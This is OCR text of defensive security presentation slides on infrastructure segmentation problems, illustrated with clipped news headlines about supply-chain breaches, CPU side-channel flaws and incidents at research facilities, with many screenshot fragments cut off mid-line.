


Complication (1): Common Network Infrastructre



Updated On 12 May, 2023

SolarWinds and Software Supply Chain Attacks



As the breach at network management software firm SolarWinds is still unfolding, the company has revealed in a December 14th filing with the U.S. Securities and Exchange Commission (SEC) that it may have resulted in malicious code being pushed to nearly 18,000 customers.

https://www.breachlock.com/resources/blog/the-solarwinds-hack-and-the-arrival-of-software-supply-chain-attacks/


VLANs, SDNs
(➔Mantra #3)

Alternatives:
Fully separated router/switch infrastructure

Common central network services

Alternative:
Duplication, but this requires Primary/Replica synchronization

Complication (2): Common Bare-Metal




Spectre

Meltdown

2017/18


FORESHADOW



FALLOUT

2019

RIDL



Hertzbleed

2022

2023

Mantra #3:
Containerization allows hosting completely different services

Alternatives:
Separate stacks

Mantra #3:
Hypervisor allows hosting completely different services

Alternative:
Separate stacks

Mana

Provis

Intran

OT
Indust

Complication (3): Multi-Network Exposure

BESSY II back in operation after cyber atta Helmholtz-Zent (HZB)

Since Monday 3 July 2023 BESSY II light sou
again. It was shut down as a precaution aft
Helmholtz-Zentrum Berlin (HZB) mid-June. T
Bundesasntalt (PTB, national metrology cen
experimental stations at BESSY II, can now
beamlines and experimental stations of
HZB grid in a self-sufficient network
operated by the HZB, was not na

Management

Provisioning

ALMA Observatory shuts down operations due to a cyberattack

By **Bill Toulas** November 3, 2022 10:46 AM 0

The Atacama Large Millimeter Array (ALMA) Observatory in C l astronomical observation operations and taken its public website offline f k on Saturday, October 29, 2022.

Might need to expose service(s) (also) to Internet

…hoping the outer perimeter firewall / WAF does its job

Might need to provide service(s) to OT/Industrial network *and* Intranet

<u>Alternative:</u>
Data Diodes

Complication (4): Administration & Administrators

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

THE HITS KEEP COMING —

LastPass says employee's home computer was hacked and corporate vault taken

Already smarting from a breach that stole customer vaults, LastPass has more bad news.


DAN GOODIN - 2/28/2023, 2:01 AM

Administrators are ~~lazy~~ agile/flexible


(2-factor) AuthN & AuthZ to the rescue?

For convenience (➔Mantra #3)


Complication (5): Monitoring



Complication (6): Provisioning



Complication (7): Recursive (Self-)Hosting



Complication (8): Clouds (Why, oh, why?)

The Register®

cybernews®

Home » News

Service

Updated on: 18 Octo

Digital bus
users for ye
warning, th

"A potential
Miessler, in

Miessler apı
Costello tha

KrebsonSecurity
In-depth security news and investigation

HOME ABOUT THE AUTHOR ADVERTISING/SPEAKING

Hackers Stole Access Tokens from Okta's Support Unit

October 20, 2023 8 Comments

Okta, a company that provides identity tools like multi-factor authentication and single sign-on to thousands of businesses, has suffered a security breach involving a compromise of its customer support unit, KrebsOnSecurity has learned. Okta says the incident affected a "very small number" of customers, however it appears the hackers responsible had access to Okta's support platform for at least two weeks before the company fully contained the intrusion.

s."

Mal Pro Intr OT Ind

DMZ

Interr

AWS
Azure
Google
Oracle CI

How to funnel thru external cloud services?

IP-based filtering reaches its limits...

Complication (9): External Software

Python wheel leaking in supp

Shachar Mena

Backgr
Birsan's

Recently, a nov
detailing how
misused in ord

In short, most
packages (hos

Thus, a simple
from an intern

Posted by u/beurcni 20 hours ago 1

Backdoor in ssh-decorator package

Do not install or use the ssh-decorator package from Pip. It has a backdoor inserted to steal all your SSH credentials. I've already contacted the developer to take it out. He hasn't responded so for now, use at your own risk!
https://ibb.co/kdDk67

UPDATE: The compromised package has been taken down now.

Why GitHub? Enterprise

rest-client / rest-client

Code Issues 94 Pull re

[CVE-2019-15224
backdoor. #713

Open juskoljo opened this issue 2

juskoljo commented 2 days

Hi,

It seems that rest-client 1.6.1
